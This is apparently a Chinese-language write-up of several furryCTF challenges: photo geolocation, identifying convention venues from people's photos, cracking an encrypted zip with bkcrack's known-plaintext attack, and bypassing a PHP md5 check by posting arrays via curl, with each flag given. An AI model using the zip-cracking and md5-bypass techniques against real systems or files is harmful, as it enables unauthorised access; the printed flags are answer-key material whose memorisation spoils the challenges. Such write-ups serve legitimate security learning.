
## 【OSINT】独游

### 【解题思路】

通过参照物确定大致位置，在谷歌地球上确定拍摄者坐标再提交。

### 【解题步骤】

根据店面的繁体字和路上的 76 周年可得地点在香港，通过左侧的袁记云饺，翻阅高德地图在香港的所有店面和图片，使用小红书辅助对比，最后锁定这家店是袁记云饺(香港九龙旺角亚皆老街店)。通过谷歌地图，图片上方的公交站牌作为辅助，可得 furyCTF{22°19'07"N 114°10'02"E}



## 【OSINT】兽·聚

### 【解题思路】

考察主流社交媒体

### 【解题步骤】

第一张图片根据地毯和人物，在戎兽汇和微博上找到为合肥皇冠假日酒店；第二张图片通过人物的挂牌上的 UTFG 2025 可得为喜来登酒店(光明六路东一段店)；第三张图片根据背景的 F2A 的余光来搜索，在抖音找到为上海世贸展馆；第四张图片通过吊牌上的 Mogcin，在国内主流媒体无果，在推特找到了本人账号，通过参加的活动可得悉尼帕拉玛塔宾乐雅酒店；第五张通过背后的日文标识和身后圣诞树，在网上找到了当地活动举办的习惯，定位在札幌电视塔；第六张通过背景的环境，查找网络主流媒体的相关照片，定位在上海国际时尚中心。可得

furryCTF{22c0887ee4fd\_mUSt\_8g\_tHe\_fUrCoN\_maS73r\_In\_FINDIN6}

## 【Misc】学习资料

### 【解题思路】

### 【解题步骤】

一个 zip 里面有一个 flag.docx，使用 010 改头文件发现不是伪加密，使用 bkcrack，进行明文攻击，最后得到了密钥：dc5f5a25 ba003c16 064c2967。

运行命令，解密压缩包。

```
.\bkcrack.exe -k dc5f5a25 ba003c16 064c2967 -C flag.zip -c flag.docx -d  
decrypted_flag.docx
```

得到 flag：furryCTF{Ho0w\_D1d\_You\_C0mE\_H9re\_xwx}

## 【Web】ezmd5

### 【解题思路】

向目标 PHP 页面发送 POST 请求，使得：

- 1、user 和 pass 是两个不同的数组
- 2、触发条件： `user! == pass && md5( $user ) === md5( $pass )`
- 3、从而读取服务器上的 /flag 文件

### 【解题步骤】

前提条件：

1、知道目标 URL (例如 `http://challenge.ctf/` 等)

2、你的电脑拥有以安装以下任意一款工具

——curl (Linux / macOS / Windows 10+ 默认自带)

——使用 浏览器开发者工具 + Burp Suite / Postman / Python 脚本

本文以 curl 为主，因其最简单、通用。


详细步骤：

1. 打开命令提示符

——按下键盘 Win + R

——输入 cmd，回车

2. (可选) 切换为 UTF-8 编码 (避免中文乱码)



```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.26200.7623]
(c) Microsoft Corporation。保留所有权利。
C:\Users\baofuxin>chcp 65001
```

```
C:\Windows\system32\cmd.exe + - x
Active code page: 65001
C:\Users\baofuxin>
```

### 3. 粘贴并执行 curl 命令

```
C:\Windows\system32\cmd.exe x + v - □ ×  
Active code page: 65001  
C:\Users\baofuxin>curl -X POST http://ctf.furryctf.com:37359/ --data "user[]=1&pass[]=2"
```

注意：确保你当前网络可以访问该域名和端口（有些 CTF 平台需登录后才能访问）。

#### 4、获取 flag

然后你就可以看见 flag 了

看见 flag 为

POFP{aa896ce0-4993-4574-a40c-2579fd6111f0}